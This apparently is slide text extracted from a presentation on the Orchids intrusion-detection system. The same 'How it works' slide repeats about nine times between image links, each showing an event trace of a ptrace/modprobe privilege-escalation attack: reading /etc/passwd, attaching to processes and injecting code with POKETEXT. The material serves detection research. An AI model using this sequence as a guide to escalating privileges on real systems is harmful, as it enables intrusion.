
How it works

Flow of events:

```
open ("/etc/passwd", "r", pid=58, euid=500)
ptrace (ATTACH, pid=57, euid=500, 58)
ptrace (ATTACH, pid=100, euid=500, 101)
exec (prog="modprobe", pid=101)
ptrace (ATTACH, pid=100, euid=500, 101)
exit (pid=58)
```

```
ptrace (SYSCALL, pid=100, 101)
ptrace (GETREGS, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (DETACH, pid=100, 101)
```

Orchids threads:




How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
ptrace (ATTACH, pid=57, euid=500, 58)
ptrace (ATTACH, pid=100, euid=500, 101)
exec (prog="modprobe", pid=101)
ptrace (ATTACH, pid=100, euid=500, 101)
exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
ptrace (GETREGS, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (DETACH, pid=100, 101)

Orchids threads:




How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
 ptrace (ATTACH, pid=57, euid=500, 58)
 ptrace (ATTACH, pid=100, euid=500, 101)
exec (prog="modprobe", pid=101)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
 ptrace (GETREGS, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (DETACH, pid=100, 101)

Orchids threads:




How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
 ptrace (ATTACH, pid=57, euid=500, 58)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exec (prog="modprobe", pid=101)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
 ptrace (GETREGS, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (DETACH, pid=100, 101)

Orchids threads:



How it works


Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
 ptrace (ATTACH, pid=57, euid=500, 58)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exec (prog="modprobe", pid=101)
 ptrace (ATTACH, pid=100, euid=500, 101)

exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
 ptrace (GETREGS, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (DETACH, pid=100, 101)

Orchids threads:




How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
 ptrace (ATTACH, pid=57, euid=500, 58)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exec (prog="modprobe", pid=101)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
 ptrace (GETREGS, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (DETACH, pid=100, 101)

Orchids threads:




How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
ptrace (ATTACH, pid=57, euid=500, 58)
ptrace (ATTACH, pid=100, euid=500, 101)
exec (prog="modprobe", pid=101)
ptrace (ATTACH, pid=100, euid=500, 101)
exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
ptrace (GETREGS, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (DETACH, pid=100, 101)

Orchids threads:




How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
 ptrace (ATTACH, pid=57, euid=500, 58)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exec (prog="modprobe", pid=101)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
 ptrace (GETREGS, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (DETACH, pid=100, 101)

Orchids threads:




How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
 ptrace (ATTACH, pid=57, euid=500, 58)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exec (prog="modprobe", pid=101)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
 ptrace (GETREGS, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (DETACH, pid=100, 101)

Orchids threads:



